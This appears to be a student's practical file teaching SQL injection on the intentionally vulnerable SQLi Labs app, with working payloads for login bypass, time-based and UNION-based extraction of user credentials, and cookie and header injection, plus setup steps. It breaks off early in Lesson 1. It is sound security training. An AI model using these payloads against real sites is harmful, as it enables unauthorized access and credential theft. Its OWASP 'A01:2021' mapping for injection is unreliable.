SQL Injection in Penetration Testing

Introduction to SQL Injection

SQL Injection (SQLi) is one of the most common and dangerous web application vulnerabilities. It happens when a web application takes input from the user (like a login form, search box, or URL parameter) and directly uses it in a SQL query without proper validation. Attackers can "inject" malicious SQL statements into the query and make the database reveal sensitive information or even take control.

The main reason behind SQL Injection is improper input validation and lack of secure coding practices. If user input is not properly sanitized, the attacker can manipulate the query logic. For example, instead of entering a real username, an attacker might enter ' OR '1'='1 to bypass login authentication.

SQL Injection (SQLi) is a web application vulnerability that allows attackers to insert or "inject" malicious SQL queries into input fields or parameters. This can manipulate the backend database to bypass authentication, extract sensitive information, or even gain full control of the database. SQL Injection is considered one of the most dangerous vulnerabilities and is listed in the OWASP Top 10.

SQL Injection can allow attackers to:

- Bypass login pages and gain unauthorized access.
- Extract sensitive information such as usernames, passwords, emails, and credit card numbers.
- Modify or delete data in the database.
- Execute administrative operations on the database.
- In advanced cases, read and write files on the server or even gain full system access.

Types of SQL Injection

1. Error-Based SQL Injection
    - Uses error messages from the database to extract information.
    - Example: injecting a single quote ' to break the query and reveal an SQL error.
2. Union-Based SQL Injection
    - Uses the UNION SELECT statement to combine results from different queries.
    - Example: retrieving data from another table by appending UNION SELECT.
3. Boolean-Based Blind SQL Injection
    - The application does not show error messages.
    - Attackers send true/false queries and observe changes in the response.
    - Example: ' AND 1=1 -- (true) vs ' AND 1=2 -- (false).
4. Time-Based Blind SQL Injection
    - Uses time delays to infer information.
    - Example: ' OR IF(1=1, SLEEP(5), 0) -- → if page delays, condition is true.
5. Out-of-Band SQL Injection
    - Uses external channels (like DNS or HTTP requests) to exfiltrate data.
    - Less common but powerful when errors and delays are blocked.

Types of SQL Injection (Based on Input Source)

1. GET-based SQL Injection
   - The malicious input is passed through the URL parameters.
   - Example:

http://target.com/product.php?id=1' OR '1'='1

   - Easy to test because you can directly modify the URL in the browser.

2. POST-based SQL Injection
   - The malicious input is sent through form submissions (login, search, contact form, etc.) using the POST method.
   - You cannot see the data in the URL — need Burp Suite, browser dev tools, or intercepting proxy.
   - Example:

username=admin' -- &password=anything

3. Cookie-based SQL Injection
   - Some applications store values in cookies (like user ID or session tokens).
   - If these values are not properly validated, an attacker can modify cookies to inject SQL.
   - Example:

Cookie: user_id=1' OR '1'='1

4. HTTP Header-based SQL Injection
   - Sometimes, applications take values from HTTP headers (like User-Agent, Referer, or X-Forwarded-For) and use them in SQL queries without sanitization.
   - Attackers can inject payloads in these headers.
   - Example (User-Agent header):

User-Agent: ' OR SLEEP(5) --

✅So to summarize:

- GET → via URL
- POST → via form fields
- Cookie → via stored cookies

HTTP Header → via request headers

SQL Injection is a critical part of Web Application Penetration Testing (WAPT) and is covered in the OWASP Top 10 vulnerabilities list.

In this practical file, we will study SQL Injection through SQLi Labs (by Audi 1), which contains 75 lessons. Each lesson demonstrates a different scenario of SQL Injection vulnerability. We will perform both manual exploitation (step-by-step injection) and automated exploitation using tools like SQLmap.

This file aims to provide a clear understanding of SQL Injection, how it works, and how to prevent it in real-world web applications.

Aim

The aim of this practical file is to study and perform SQL Injection attacks using SQLi Labs (by Audi 1).

The objectives are:

- To understand how user input can manipulate SQL queries.
- To identify and exploit different types of SQL Injection vulnerabilities.
- To practice manual SQL Injection step by step for better clarity.
- To use automated tools like SQLmap to perform SQL Injection quickly.
- To learn how attackers extract data such as databases, tables, columns, and sensitive information from vulnerable web applications.
- To gain knowledge that will help in building secure applications by preventing SQL Injection.

Requirements

Software Requirements:

- Operating System – Windows / Linux (Kali Linux recommended for security labs).
- Web Browser – Chrome, Cyberfox.
- Web Server – XAMPP (to host SQLi Labs).
- PhHitachi/HackBar
- SQLi Labs by Audi 1 – Open-source SQL Injection practice platform.
- Text Editor – Notepad++ / Sublime / VS Code (for editing configs).
- Tools for automation – SQLmap (Kali Linux or Windows Python version).

Hardware Requirements:

- Processor – Dual Core or above.
- RAM – Minimum 2 GB (4 GB recommended).
- Disk Space – 10 GB free space for server and lab setup.

Installation GUIDE -

Installation on Windows

Step 1: Install XAMPP

- Download XAMPP from link ---------- https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/5.6.40/ ----------This is the older version of xampp version 5.6.40 we use older version because sqli-labs master working only in older version of xampp before 6th version
- Run the installer and follow the instructions.
- After installation, open XAMPP Control Panel.
- Start Apache and MySQL modules.

Step 2: Download SQLi Labs


- Download SQLi Labs (Audi 1) from:
- https://github.com/Audi-1/sqli-labs
- Extract the zip file.
- Copy the extracted folder to C:\xampp\htdocs\ (so it becomes C:\xampp\htdocs\sqli-labs-master).


Step 3: download cyberfox browser ---------- https://sourceforge.net/projects/cyberfox/files/latest/download


Step 4: Dowload PhHitachi/HackBar----------


https://github.com/PhHitachi/HackBar/releases/download/v2.9/hackbar-v2.9.xpi


Step 5: Add “PhHitachi/HackBar” to Cyberfox browser as addons





Cyberfox
Less-11- Error Based- String
Add-ons Manager
about:addons
Search
Get Add-ons
Extensions
Appearance
Plugins
Services
Search all add-ons
Check for Updates
View Recent Updates
Install Add-on From File...
Debug Add-ons
Update Add-ons Automatically
Reset All Add-ons to Update Automatically
You don't have any add-ons of this type installed
Learn more about add-ons
Quick search
12:31 AM
9/5/2025


Select add-on to install
This PC > Downloads >
Search Downloads
Organize
New folder
Quick access
Desktop
Downloads
Documents
Pictures
chatgpt
NMAP PRACTICAL
PRACTICAL FILE
SCREENSHOTS
Dropbox
OneDrive - Personal
Name
Date modified
Type
Size
Today (2)
hackbar-v2.9.xpi
9/5/2025 12:32 AM
XPI File
old
9/5/2025 12:34 AM
File folder
Last week (1)
metasploitable-linux-2.0.0
8/26/2025 4:51 AM
File folder
Last month (2)
Win10_22H2_English_x64v1
8/13/2025 4:27 AM
File folder
kali-linux-2025.2-virtualbox-amd64
8/12/2025 3:14 AM
File folder
File name: hackbar-v2.9.xpi
Add-ons (*.xpi;*.jar)
Open
Cancel
Search
Search all add-ons
Learn more about add-ons
Quick search
30°C
12:34 AM
9/5/2025



Cyberfox
Less-11- Error Based- String
Add-ons Manager
about:addons
Search
Caution: This site would like to install an unverified add-on in Cyberfox. Proceed at your own risk.
HackBar Pro.
Learn more...
Cancel
Install
Plugins
Services
Search all add-ons
You don't have any add-ons of this type installed
Learn more about add-ons
Quick search
30°C
12:36 AM
9/5/2025



Step- 6 : Start the Xampp Servers : Apache and MySql




Step- 7 : type “localhost/sqli-labs-master/” in your cyberfox browser



Step- 8 : click on Setup/Reset Database

Step- 9 : Click on first lesson appeared by scrolling down



Steps / Phases in Manual SQL Injection

Here's the common flow:

1. Detection (Error Testing / Fuzzing) or Breaking the Query
    - Input ', '', '), ''), --+, etc.
    - Observe: SQL error, warning, or unusual behavior → confirms injection.
2. Determining Column Count
    - Use ORDER BY 1,2,3... or UNION SELECT NULL,NULL... until error.
    - This tells how many columns are returned by the query.
3. Finding Displayed Columns (Weak Columns)
    - Inject values like NULL, 'text', NULL to see where data shows on page.
    - Those columns are used later to dump data.
4. Database Enumeration
    - Current database: UNION SELECT database()
    - User: UNION SELECT user()
    - DB version: UNION SELECT @@version
5. Listing Tables
    - From information_schema.tables
    - Example: UNION SELECT table_name FROM information_schema.tables WHERE table_schema=database().
6. Listing Columns of a Table
    - From information_schema.columns
    - Example: UNION SELECT column_name FROM information_schema.columns WHERE table_name='users'.
7. Extracting Data
    - Dump usernames/passwords:
    - UNION SELECT username,password FROM users.
8. Advanced Techniques (if errors hidden):
    - Blind SQLi (Boolean-based, Time-based using SLEEP()),
    - Double Query Injection (SELECT 1 FROM (SELECT COUNT(*),...)
    - Outfile Injection (write files to server).

Table of Contents

Note: To generate an automatic TOC in Word, go to References → Table of Contents → Choose a style.

Lesson 1: [GET – ERROR BASED – SINGLE QUOTES - STRING]

Severity:


High - (CVSS Score: 7.5) (CVSS – Common Vulnerability Scoring System) - (increase to *Critical* if the vulnerable query can be used to extract many user records, admin credentials, or allow full DB takeover).

OWASP mapping: OWASP Top 10 — Injection (A01:2021).

Steps:

Step- 1 : Click on Load URL


Step- 2 : Input ID as Parameter by appending URL with "?id=1"



Now, we are ready to perform sql injection on it

When we perform Sql Injection we see two version of our website one is the actual look and second is when error appears.

1. ACTUAL LOOK



2. . ERROR APPEARING LOOK

NOTE: When Error appears it means our query failed and we have to solve it and make successful to access the database

Insert ‘ operator at the end of the URL
http://localhost/sqli-labs/Less-1/?id=1'

This operator breaks the query.

This Shows an ERROR : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

Why the very first step in SQLi is to try ' or "

1. How web apps build queries

Imagine the login page has code like this in PHP:

```
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = '$id'";
```

Now if you visit:

?id=1

The query becomes:

SELECT * FROM users WHERE id = '1';

🔹 2. What happens if you type a ' at the end?

?id=1'

Now the query becomes:

SELECT * FROM users WHERE id = '1'';

Notice → there are two single quotes in a row ('') → that breaks SQL syntax.

The database then says:

You have an error in your SQL syntax near '' at line 1

🔹 3. Why is this useful?

- **If the page shows SQL error → that means the input value (id) is directly going into the SQL query without proper sanitization.**
- **This proves → the parameter is injectable.**


So ' or " is just a test probe:

- **' tests for single-quoted strings.**
- **" tests for double-quoted strings.**

🔹 4. Example

